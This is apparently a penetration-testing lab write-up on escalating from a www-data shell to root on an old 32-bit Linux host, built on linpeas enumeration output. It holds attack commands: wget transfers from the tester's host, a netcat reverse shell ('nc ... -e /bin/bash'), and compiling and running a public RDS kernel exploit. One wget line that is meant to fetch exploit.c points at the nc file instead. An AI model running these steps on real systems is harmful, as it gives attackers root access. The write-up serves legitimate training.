


```
╔══════════╣ Sudo version
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.7.2p1
```

potential priv esc

```
https://github.com/t0kx/privesc-CVE-2010-0426
```


possible kernel exploits to try as a last resort



```
╔══════════╗ Executing Linux Exploit Suggester
╚ https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,[ ubuntu=10.04{kernel:2.6.32-21-generic} ],ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2010-3904] rds

   Details: http://www.securityfocus.com/archive/1/514379
   Exposure: highly probable
   Tags: debian=6.0{kernel:2.6.(31|32|34|35)-(1|trunk)-amd64},ubuntu=10.10|9.10,fedora=13{kernel:2.6.33.3-85.fc13.i686.PAE},[ ubuntu=10.04{kernel:2.6.32-(21|24)-generic} ]
   Download URL: http://web.archive.org/web/20101020044048/http://www.vsecurity.com/download/tools/linux-rds-exploit.c
```

Processes

- Apache running running as root
- Cupsd running as root, this reminded me that this is on the system, and could be worth exploring
  - Potential cups local privilege escalation
    - https://www.northit.co.uk/cve/2012/5519
- Mysql running as mysql user




```
mysql      967  0.0  1.9 155412 20152 ?        Ssl  11:02   0:00 /usr/sbin/mysqld
root      1060  0.0  0.3   6768  3092 ?        Ss   11:02   0:00 /usr/sbin/cupsd -C /etc/cups/cupsd.conf
root      1385  0.0  0.9  41840  9976 ?        Ss   11:02   0:00 /usr/sbin/apache2 -k start
www-data  2112  0.0  1.3  49112 14024 ?        S    12:25   0:01  _ /usr/sbin/apache2 -k start
www-data  2116  0.0  1.3  49112 14028 ?        S    12:25   0:01  _ /usr/sbin/apache2 -k start
www-data  2119  0.0  0.6  42488  6724 ?        S    12:25   0:01  _ /usr/sbin/apache2 -k start
www-data  2124  0.0  1.2  48680 13264 ?        S    12:25   0:01  _ /usr/sbin/apache2 -k start
www-data  2133  0.0  1.3  49112 13992 ?        S    12:25   0:01  _ /usr/sbin/apache2 -k start
www-data  2143  0.0  1.3  48672 13408 ?        S    12:27   0:00  _ /usr/sbin/apache2 -k start
www-data  2159  0.0  1.3  48676 13900 ?        S    12:27   0:00  _ /usr/sbin/apache2 -k start
www-data  2160  0.0  1.1  47120 12248 ?        S    12:28   0:00  _ /usr/sbin/apache2 -k start
www-data  2253  0.0  0.0   1828   524 ?        S    13:06   0:00  |   _ sh -c /bin/bash /tmp/shell.sh
www-data  2254  0.0  0.1   2916  1244 ?        S    13:06   0:00  |       _ /bin/bash /tmp/shell.sh
www-data  2255  0.0  0.1   3028  1644 ?        S    13:06   0:00  |           _ /bin/bash -i
www-data  2273  0.2  0.1   2572  1304 ?        S    13:10   0:00  |               _ /bin/sh ./linpeas.sh
www-data  6919  0.0  0.0   2572   976 ?        S    13:10   0:00  |               |   _ /bin/sh ./linpeas.sh
www-data  6923  0.0  0.0   2428   972 ?        R    13:10   0:00  |               |   |   _ ps fauxwww
www-data  6922  0.0  0.0   2572   976 ?        S    13:10   0:00  |               |   _ /bin/sh ./linpeas.sh
www-data  2274  0.0  0.0   1768   460 ?        S    13:10   0:00  |               _ tee linpeas.out
www-data  2163  0.0  0.6  42232  6448 ?        S    12:28   0:00  _ /usr/sbin/apache2 -k start
www-data  2174  0.0  0.6  42464  6304 ?        S    12:43   0:00  _ /usr/sbin/apache2 -k start
root      1426  0.0  0.4  26716  4316 ?        S    11:02   0:02 /usr/sbin/vmtoolsd
root      1479  0.0  0.0   1788   556 tty1     Ss+  11:02   0:00 /sbin/getty -8 38400 tty1
```

Network information

Active ports:


Nothing hosted locally



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
═╣ Active Ports (netstat)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Network Interfaces:


No additional interfaces to explore



```
╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
eth0      Link encap:Ethernet  HWaddr 00:50:56:bf:a0:64
          inet addr:192.168.110.41  Bcast:192.168.110.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:febf:a064/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1497061 errors:1 dropped:1 overruns:0 frame:0
          TX packets:1481792 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:236295917 (236.2 MB)  TX bytes:698087714 (698.0 MB)
          Interrupt:18 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2154 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2154 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:177178 (177.1 KB)  TX bytes:177178 (177.1 KB)
```

Polkit & Pkexec

The polkit binary is present and has a SUID bit set



```
═╣ Polkit Binary
Pkexec binary found at: /usr/bin/pkexec
Pkexec binary has SUID bit set!
-rwsr-xr-x 1 root root 18056 Apr 19  2011 /usr/bin/pkexec
pkexec version 0.96
```

After doing some more research on the paths available to me I did end up deciding to go with one of the kernel exploits that linpeas said was likely to work. This is an older 32 bit machine so it makes sense as a likely attack path

When running this exploit the first time my shell script reverse shell connection would stop working, so I moved nc onto the system using a python web server and wget like I did for the other things. I also needed to move the exploit.c file for the RDS exploit onto the system to compile it there.

starting python web server

```
python3 -m http.server
```

downloading nc and the rds exploit c file

```
wget http://192.168.45.156:8000/nc -O nc

wget http://192.168.45.156:8000/nc -O exploit.c
```

starting a listener

```
rlwrap nc -lvnp 1234
```


connecting to my machine with the nc binary i moved over. making sure to edit the permissions to run the binary and also making sure to use the local nc binary I moved over not the one that was on the system

```
chmod +x nc

./nc 192.168.45.156 1234 -e /bin/bash
```

compiling the exploit on the target and then running it

```
gcc exploit.c -o exploit

chmod +x exploit

./exploit
```

it worked nice



```
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
[*] Got root!
# whoami
whoami
root
# ip a | grep inet
ip a | grep inet
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 192.168.110.41/24 brd 192.168.110.255 scope global eth0
    inet6 fe80::250:56ff:febf:a064/64 scope link
#
```